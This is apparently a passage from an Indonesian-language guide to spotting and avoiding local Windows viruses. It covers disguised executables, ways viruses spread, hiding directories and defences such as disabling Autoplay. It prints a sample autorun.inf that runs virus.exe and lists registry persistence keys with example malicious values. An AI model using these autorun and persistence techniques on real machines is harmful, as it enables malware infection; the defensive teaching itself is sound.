Cara keempat : Buka teks editor, semisal : Notepad, klik Menu File, Klik Open, dan Pilih file yang dianggap Virus tadi. Untuk lebih jelasnya perhatikan ilustrasi di bawah ini :




Jangan lupa Files of typenya dipilih : All Files, kemudian baru deh di Open. Dan kemudian lihatlah isi Filenya yang ditulis dengan karakter-karakter aneh, kita tidak usah perdulikan karakter-karakter tersebut cukup perhatikan karakter pada line (baris) pertama yaitu : MZÿÿ, Karakter MZ ini terdapat di file yang bertipe Executable. Nggak percaya? Coba buka deh sebuah file .exe yang ukurannya kecil dengan menggunakan editor, misal : Notepad. Oke, penulis rasa ilustrasi ini sudah cukup, kita lanjut ke cara selanjutnya.

Cara kelima : Selain cara-cara di atas ada sebuah cara lagi, yaitu dengan menggunakan WinRAR. Coba pembaca buka WinRAR dan lokasikan ke tempat dimana file yang dicurigai Virus tersebut di simpan, misal : C:\WINDOWS\, seperti pada ilustrasi di bawah ini :



Nah bisa dilihat kan, penggunaan ekstensi ganda dan Tipe File : Application. Ada juga virus yang menggunakan ekstensi ganda dengan pemberian jeda pada Nama Filenya, misal : Agnes Monica.jpg.(spasi sampai panjang).exe. Penulis rasa langkah kelima ini sudah cukup ampuh untuk membedakan mana si Virus mana si File yang asli, tapi penulis masih punya 1 cara lagi.

Cara keenam : Cara ini cukup akurat untuk membuktikan jikalau sebuah file adalah Virus, yaitu dengan mengKlik kanan pada file tersebut dan pilih Properties. Hasilnya seperti pada ilustrasi di bawah ini :



Walaupun di ilustrasi tersebut tertera “Microsoft Office Word Documents”, tetap saja itu **bukan** File .doc atau .docx! Kenapa? Karena pada Properties File .doc ataupun .docx tidak memiliki Tab yang bernama : Version & Compatibility! Silahkan pembaca klik kanan, pilih Properties, pada **file** .doc atau .docx yang pembaca miliki.

Cara-cara di atas dapat juga diterapkan pada Virus yang menyamar dengan menggunakan Icon : Folder, gambar, video, dan sebagainya, tinggal disesuaikan saja pada Tipe Filenya masing-masing (Silahkan dipelajari sendiri untuk Tipe File yang lain). Untuk terhindar dari Social Engineering ini yang diperlukan adalah **ketelitian**. Penulis rasa, pembahasan tentang Social Engineering cukup sampai di sini saja, Penulis punya Advice yang cocok buat pembaca sekalian :

- Telitilah sebelum membuka/mengakses suatu File, jangan mudah tergiur dengan File-file atau Folder yang mempunyai nama yang aneh-aneh (Berbau porno).
- Installah OpenOffice kemudian Install Microsoft Office, ini akan merubah Icon .doc dan .docx menjadi Icon milik OpenOffice Writer, banyak sekali Virus yang menyamar sebagai file .doc dapat ketahuan penyamarannya dengan cara seperti ini (Karena Iconnya beda sendiri siiih).

- Untuk file .jpg atau gambar, Installah Image Editor seperti : ACDSee, Picasa, dan yang lain. Banyak juga Virus Lokal yang Iconnya merupakan Icon standar bawaan Windows, dengan cara ini tentunya penyamaran si Virus akan terbongkar.
- Rubah lah Theme Windows pembaca agar Icon Foldernya berubah juga, ini untuk membongkar penyamaran Virus yang memanfaatkan Icon Folder.

Setelah sempat mempelajari Teknik Social Engineering saatnya kita pelajari metoda-metoda penyebaran si Virus, di sini saya hanya membahas metoda penyabaran Virus Lokal secara umum saja. Saya bahas mulai dari : Removable Media, Jaringan, Irc, Website, Ads (Iklan) dan Program illegal (Crack).

Removable Media :

1. Gunakanlah Flashdisk yang mempunyai tombol Write Protected, jika tidak sedang dipakai untuk menyimpan file (untuk membaca File saja atau menonton video dari Flashdisk) coba geser Write Protectednya agar Flashdisknya tidak bisa ditulisi bahkan Viruspun tidak bisa menyalin dirinya ke Flashdisk tersebut.
2. Biasakan mengakses Drive Flashdisk dengan Klik Kanan, Pilih Explore, seperti pada ilustrasi di bawah ini :



3. Jika dalam mengklik kanan pada Drive tersebut terdapat Opsi-opsi yang aneh, misal : Explorer, Scan with your best Anti-Virus, Execute, dan lain sebagainya, sebaiknya jangan di klik! Kemungkinan besar terdapat file autorun.inf di dalam Flashdisk tersebut! Pilih saja Explore.
4. Jika pembaca menemukan file dengan nama autorun.inf, desktop.ini atau folder.htt sebaiknya segera hapus. Biasanya file-file ini Terhidden (sengaja disembunyikan) dapat dilihat dengan WinRAR atau dengan mengatur Folder Options. File-file ini berguna untuk kustomisasi sebuah Drive ataupun Folder. Contoh Virus yang menggunakan metode ini adalah : Aksika & Batosai. Berikut contoh file : desktop.ini

```
[.ShellClassInfo]
ConfirmFileOp=0
[{5984FFE0-28D4-11CF-AE66-08002B2E1262}]
PersistMoniker=file:///4K51K4\Folder.htt
[ExtShellFolderViews]
{5984FFE0-28D4-11CF-AE66-08002B2E1262}={5984FFE0-28D4-11CF-AE66-08002B2E1262}
```


Dan berikut contoh isi dari file autorun.inf

```
;abcdefghijhsuw  
;klmnopqrvxz  
[AUTORUN]  
ACTION=Open folder to view files  
SHELLEXECUTE=virus.exe  
OPEN=virus.exe  
ICON=%SYSTEMROOT%\system32\shell32.dll,4  
USEAUTOPLAY=1
```

Saat sebuah Drive dibuka (Tanpa Explore), maka file dengan nama Virus.exe akan otomatis dieksekusi. Metode ini sampai sekarang masih digunakan oleh hampir kebanyakan Virus Lokal, karena metode ini cukup efektif. Cara untuk menghindar dari teknik autorun ini adalah dengan mematikan fitur Autoplay atau dengan menggunakan Software-software keamanan seperti : USBVaccine dari Panda Security. Tapi dengan menggunakan Gpedit.msc kita pun dapat mematikan fitur Autoplay, caranya? Buka Run, Ketik : gpedit.msc dan tekan enter, Pilih Computer Configuration, Pilih Administrative Templates, Pilih System dan cari Turn Off Autoplay. Untuk lebih jelasnya perhatikan ilustrasi di bawah ini :




Double klik Turn Off Autoplay, Pilih Enabled, Pilih Turn Off Autoplay On : All drives. Kemudian Klik Apply & OK. Lakukan juga di User Configuration, Pilih Administrative Templates, Pilih System dan cari Turn Off Autoplay.




5. Jika pembaca menemukan Folder dengan nama Recycler atau Recycle.BIN terdapat di dalam Flashdisk pembaca, segeralah hapus! Karena, kemungkinan di dalam Folder tersebut berisi Virus.

Jaringan :

1. Matikan koneksi Jaringan/LAN jika tidak sedang dipakai.
2. Jangan melakukan Full Sharing terhadap sebuah Drive atau Direktori. Sebaiknya pembaca atur seaman mungkin agar tidak ada yang bertindak macam-macam, dari dulu pun sudah ada Virus Lokal yang dapat menyebar ke dalam Jaringan. Agar lebih jelasnya silahkan lihat ilustrasi di bawah ini :



3. Bila perlu, pembaca bisa menyembunyikan Komputer pada Network Places yang terhubung melalui jaringan, dengan menggunakan Software Tune Up System Control (Pada paket aplikasi TuneUp Utilities). Ceklist pada kedua buah opsi tersebut!



4. Hati-hati dalam membuka Direktori/Mapped Drive yang tershare dalam sebuah Jaringan, bisa saja di dalam Direktori ataupun Drive tersebut terdapat file autorun.inf.
5. Untuk keamanan Jaringan, gunakan Firewall dari pihak ke-3 atau dari Anti-Virus.

IRC :

1. Jika bermain IRC selektiflah dalam memilih Channel, di IRC banyak sekali Channel palsu yang user-usernya adalah BOT.
2. Jangan mengklik Link apapun saat chat di IRC.
3. Jangan terima File apapun yang dikirim oleh User lain.

4. Periksa kembali File-file .ini yang ada pada Direktori Instalasi Software mIRC, bisa saja Virus sudah memodifikasi file-file .ini yang nantinya akan mempengaruhi keamanan dalam penggunaan Software mIRC. Saya anjurkan untuk menggunakan Irc Client dalam bentuk Browser, seperti : mibbit.com.

Website :

1. Sebaiknya gunakan browser selain IE, karena IE itu support terhadap VBScript dan kita tahu jikalau VBScript itu banyak dimanfaatkan untuk membuat Virus dan malware lainnya.
2. Hati-hati dalam mengakses Website-website Judi, Porno, Warez, mungkin saja Hacker menyusupi program jahat ke dalam site tersebut.
3. Jika pembaca membuka sebuah Website dan terdapat tulisan : To install a newer version of Flash Player, click Here, Sebaiknya jangan di klik! Coba unduh Macromedia Flash Playernya (Adobe Flash Player) dari site resminya.
4. Hati-hati terhadap Ads (Iklan) dalam bentuk Pop-up atau Banner, bisa saja nanti kalau diklik, Pembaca akan diarahkan ke site tertentu.
5. Rajinlah mengupdate browser yang dipakai.
6. Installah Anti Virus yang ada Internet Securitynya dan jangan lupa untuk di update.


Aplikasi & Program Illegal :

1. Hati-hati dalam mensearching suatu software, bisa jadi nanti pembaca tertipu. Misalnya saja pembaca sedang mencari Anti Virus, lalu mesin pencari mengeluarkan results : Anti-Virus 2010, sebaiknya jangan pembaca download! Itu bisa saja Rogue Anti-Virus alias AV gadungan!.
2. Hati-hati dalam menggunakan Crack,Keygen,Patch ataupun Tools Hacking, biasanya Program-program seperti itu memang sengaja disusupi Virus.
3. Jika pembaca mendapat Email yang berisi tentang Software Gratis beserta Lisensinya, sebaiknya abaikan saja! Itu adalah salah satu bentuk SPAM.

Setelah pembaca mengetahui beberapa langkah jitu dalam menghindari dari ancaman Virus Lokal, kini saatnya penulis kupas tentang tempat persembunyian Virus lokal dan menurut penulis bahasan inilah yang paling penting. Karena jika kita tahu letak/lokasi persembunyian si Virus, tentunya akan memudahkan kita dalam investigasi awal dalam penyelidikan Virus lokal. Berikut daftar lokasi persembunyian Virus Lokal (Penulis asumsikan Drive instalasi Windows berada di C:) :


1. Disemua Root Drive, misal : C:\ atau D:\ termasuk juga Removable Media, dan biasanya file autorun.inf juga berada di lokasi yang sama.
2. C:\WINDOWS\ atau D:\WINDOWS\, Direktori \WINDOWS\ biasanya juga menjadi tempat singgah File Virus, dengan menyamar menggunakan nama File mirip File System Windows, misal : Explore.exe.
3. C:\Documents and Settings\<nama user>.
4. C:\Documents and Settings\<nama user>\My Documents. Direktori My Documents kerap kali digunakan untuk menyimpan File dokumen, gambar, video, dan sebagainya. Ini tentunya dimanfaatkan si Virus yang suka menggunakan teknik penyamaran dengan icon Microsoft Word, Winamp dan gambar.
5. C:\Documents and Settings\<nama user>\Local Settings\Application Data\, Pada Direktori Application Data biasanya terdapat Direktori -direktori dengan nama Aplikasi yang terinstall di dalam Windows, misal : Adobe, Mozilla, dan lain-lain. Ada juga Virus Lokal yang membuat Direktori dengan nama Adobe kemudian Virusnya disalin ke direktori tersebut dengan nama File Adobe Reader.exe. Jika Direktori dengan nama Adobe tersebut sudah ada, si Virus hanya tinggal menyalinkan diri saja ke Direktori tersebut dan mereplace File-file yang ada di dalam Direktori tersebut.
6. C:\Documents and Settings\<nama user>\Local Settings\Temp. Direktori Temporary biasanya digunakan oleh Virus Mancanegara untuk menjalankan aksinya, dan biasanya si Virus akan membuat Direktori ataupun File dengan nama acak dan diakhiri dengan ekstensi .tmp, .\$fx ataupun \$Temp. Virus yang memiliki kemampuan untuk mendownload Virus lain, biasanya memanfaatkan Direktori Temporary ini sebagai tempat persinggahan bagi file yang di Downloadnya, untuk kemudian disalin ke lokasi lain.
7. C:\Program Files, metode yang dilakukan si Virus sama seperti yang telah dijelaskan di Nomor 1.
8. C:\Documents and Settings\<nama user>\Templates. Direktori Templates biasanya berisi file-file template dari sebuah aplikasi, misal : Microsoft Office. Lazimnya, Virus Lokal yang menginfeksi dokumen ataupun tipe file yang ada pada Direktori Template tersebut, akan singgah di tempat ini.

9. C:\Documents and Settings\<nama user>\Start Menu\Programs. Ini merupakan jebakan yang dibuat oleh Virus Maker, Virus menggunakan Teknik Social Engineering menggunakan Icon dan Nama File yang biasanya ada pada daftar Start Menu, misal : Windows Media Player.exe.
10. C:\WINDOWS\system, metode yang dilakukan si Virus sama seperti yang telah dijelaskan di Nomor 2.
11. C:\WINDOWS\system32, metode yang dilakukan si Virus sama seperti yang telah dijelaskan di Nomor 2.
12. Desktop. Desktop juga kerap kali menjadi daerah persinggahan Virus, dengan menyamar sebagai Shortcut diikuti dengan Nama File yang unik, misal : BCL Bugil di WC.jpg.Ink yang sebenarnya akan mengarah ke file Virus tersebut (jika dibuka oleh korban). Selain shortcut ada juga file .url (Internet Shortcut) yang jika dibuka oleh korban, maka korban akan diarahkan ke sebuah halaman Site atau bahkan Virus akan membuka file lain (Tergantung isi dari file .url tersebut). Agar lebih jelas silahkan pembaca simak ilustrasi di bawah ini :



Shortcut di atas memiliki nama File Mozilla Firefox, tetapi jika pembaca membukanya maka pembaca akan membuka file Virusnya (iexplorer.exe) dalam keadaan Minimized, tentunya ini merupakan jebakan yang patut dipertimbangkan.

13. Direktori dengan nama Recycler, Direktori Recycler adalah direktori yang berisi File Junk (Sampah) yang telah dihapus, biasanya salinan Virus akan disimpan di sini kemudian dengan modifikasi autorun.inf maka si Virus dapat terkeksekusi.
14. Direktori System Volume Information. Pernahkah pembaca melakukan Full Scanning menggunakan Anti-Virus dan kedapatan ada Virus pada Direktori System Volume Information??? Jika iya, itu artinya Virus bisa kembali lagi menginfeksi Windows pembaca ketika pembaca mengaktifkan System Restore! Dan berbicara tentang System Restore, masih banyak pengguna Windows yang salah kaprah tentang System Restore ini! Jika System Restore dijalankan maka kerusakan akibat Virus dapat diperbaiki, tentu saja itu salah, justru yang ada malah Virus akan kembali lagi menyerang Windows yang kita gunakan! Dan sebaiknya jika dalam berhadapan dengan Virus, yang harus kita amankan terlebih dahulu adalah System Restore, kita amankan dengan cara mematikannya. Klik kanan pada My Computer, Properties, pilih Tab System Restore, Ceklist : Turn off System Restore on All Drives, seperti pada ilustrasi di bawah ini :




15. Direktori dimana terdapat file dokumen, gambar, audio, video, dan lain sebagainya. Umumnya Virus Lokal akan menyembunyikan file dokumen atau gambar yang aslinya, kemudian dengan Teknik Social Engineering menyamarkan sebagai file dokumen atau gambar dengan nama file yang sama dengan yang aslinya agar si korban tertipu.
16. Direktori yang tershare di dalam sebuah Jaringan (LAN).

Nah, yang jadi masalahnya sekarang banyak Virus Lokal yang menggunakan metode seperti yang dijelaskan pada Nomor 15 di atas. Lantas, bagaimana kita dapat mengakalinya???

Pertama : Baca lagi cara ketiga dari 6 cara untuk memeriksa bahwa suatu File adalah Virus atau Bukan.

Kedua : Terkadang Folder Options telah didisable oleh si Virus, tenang saja karena masih ada Command Prompt. Buka Command Prompt ketik : `attrib -r -a -s -h <lokasi file><ekstensi file>`. Misal : `attrib -r -a -s -h *.doc`. Untuk lebih jelasnya silahkan lihat ilustrasi berikut :



Apa artinya Command di atas? Artinya akan menghilangkan atribut : Read Only, Archive, System dan Hidden pada Direktori C:\WINDOWS\ berlaku untuk semua jenis tipe file (*.*) dan berlaku untuk semua Sub-Direktori pada Direktori tersebut.

Ketiga : Bagaimana jika Command Prompt di disable? Tenang, install saja WinRAR kemudian masuk ke Direktori yang dituju. Dengan menggunakan WinRAR, semua file yang tersembunyi akan bisa terlihat.

Perjalanan kita masih berlanjut, setelah kita membahas Tempat Persembunyian Virus sekarang saatnya pembaca mengetahui Bagaimana si Virus tersebut dapat tereksekusi secara otomatis tanpa intervensi dari korban??? Simak metode-metodenya :

❖ Metode Autorun.Inf, Desktop.ini dan Folder.htt

Pada beberapa Virus Lokal banyak sekali yang menggunakan metode-metode ini agar File Virusnya dapat berjalan otomatis saat si korban membuka sebuah Direktori yang mengandung file-file ini. Walaupun fitur Autoplay terdisable, si Virus masih bisa aktif! Mengapa bisa terjadi? Baru-baru ini ditemukan Celah Keamanan pada Sistem Operasi Windows. Untuk cara memperbaikinya silahkan buka : <http://duniasantai.com/threads/260-Celah-keamanan-Windows-%28Microsoft-Windows-Shell-shortcut-handling-remote-code-executi?p=1419#post1419>

❖ Metode Registry

Registry adalah jantung dari Windows, semua pengaturan Sistem Operasi Windows berada di dalam Registry. Banyak Virus Lokal dan Virus Mancanegara yang memanipulasi Registry dalam memperlulus aksinya, bahkan dari Registry ini pula lah si Virus dapat tereksekusi secara otomatis. Berikut adalah cara si Virus agar dapat tereksekusi otomatis lewat Registry (Memanfaatkan Registry).

1. Key : HKEY_CURRENT_USER\Software\Microsoft\CurrentVersion\Run dan HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
Windows Update	REG_SZ	C:\WINDOWS\system32\virus.exe
H/PC Connecti...	REG_SZ	"E:\Microsoft ActiveSync\wcescomm.exe"
PCMAV-RTP	REG_SZ	"E:\PC Media Valkyrie Alpha\lib\ytpmain.exe"

Keterangan : Pada ilustrasi di atas, Virus membuat Start Up item dengan nama Windows Update yang mengarah ke C:\WINDOWS\system32\virus.exe. Metode Start Up konvensional ini masih sering sekali digunakan oleh Virus-virus lokal.

2. Key : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

Shell	REG_SZ	explorer.exe C:\WINDOWS\Shayank-Chinta.exe
ShowLogonOpt...	REG_DWORD	0x00000000 (0)
ShutdownWith...	REG_DWORD	0x00000001 (1)

Keterangan : Saat explorer.exe diload, maka File C:\WINDOWS\Shayank-Chinta.exe juga akan diload ke memori (Dieksekusi) dengan kata lain jika File Explorer.exe tereksekusi maka si Viruspun akan tereksekusi. Value yang seharusnya adalah : Explorer.exe.

3. Key : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\userinit

Userinit	REG_SZ	C:\WINDOWS\system32\userinit.exe, C:\WINDOWS\Shinta.exe
VmApplet	REG_SZ	rundll32 shell32,Control_RunDLL "sysdm.cpl"

Keterangan : Saat userinit.exe diload, maka File C:\WINDOWS\Shinta.exe juga akan diload ke memori (Dieksekusi) dengan kata lain jika File userinit.exe tereksekusi maka si Viruspun akan tereksekusi. Value yang seharusnya adalah : C:\WINDOWS\system32\userinit.exe, .

4. Key : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot

(Default)	REG_SZ	(value not set)
AlternateShell	REG_SZ	C:\WINDOWS\command.exe

Dengan cara ini Virus dapat aktif di Safe Mode! Value yang seharusnya adalah : cmd.exe.

5. Key : HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveActive dan
HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveTimeOut serta
HKEY_CURRENT_USER\Control Panel\Desktop\SCRNSAVE.EXE

ab ScreenSaveAct...	REG_SZ	1
ab ScreenSaveTim...	REG_SZ	600
ab SCRNSAVE.EXE	REG_SZ	C:\WINDOWS\system32\ssstars.scr

Keterangan : 3 Rangkaian entri Registry pada ilustrasi di atas akan memanggil File screen saver yang berekstensi .scr dalam waktu periode tertentu (Misal : Tiap 1 menit). Ada juga Virus Lokal yang memiliki ekstensi .scr yang kemudian di salin ke Direktori tertentu untuk diaktifkan dengan menggunakan entri Registry seperti pada ilustrasi di atas.

6. Key : HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*

Keterangan : Ini berfungsi sebagai handler File .exe, Biasanya Virus Lokal memanipulasi menjadi "%1" %* sehingga jika ada File .exe dieksekusi maka akan mengeksekusi juga File Virus.exe (Cara ini cukup efektif, tapi dapat menyebabkan pemborosan Memory).

7. Key : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components dan
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Usershellfolders

8. Key : HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps\test

Path = Lokasi virus.exe

Startup = C:\\Folder Virus

Parameters =


Enable = Yes

Keterangan : Metode ini dipakai oleh Trojan di Era Boomingnya ICQ, metode ini akan berfungsi jika ICQ telah terinstall di dalam Windows, sehingga ketika kita membuka Aplikasi ICQ yang terbuka malah Virus.exe.

9. Key : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<nama file .exe>\Debugger.

Keterangan : Metode ini cukup ampuh untuk memblokir aplikasi atau bahkan menghandle suatu File .exe, umpamanya yang dihandle adalah File ctfmon.exe maka saat

StartUp Virus akan segera tereksekusi, kenapa demikian? Karena ctfmon.exe pada Windows XP SP 3 berada di daftar Start Up. Untuk lebih jelasnya silahkan perhatikan ilustrasi berikut :



10. Key :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunService
s dan

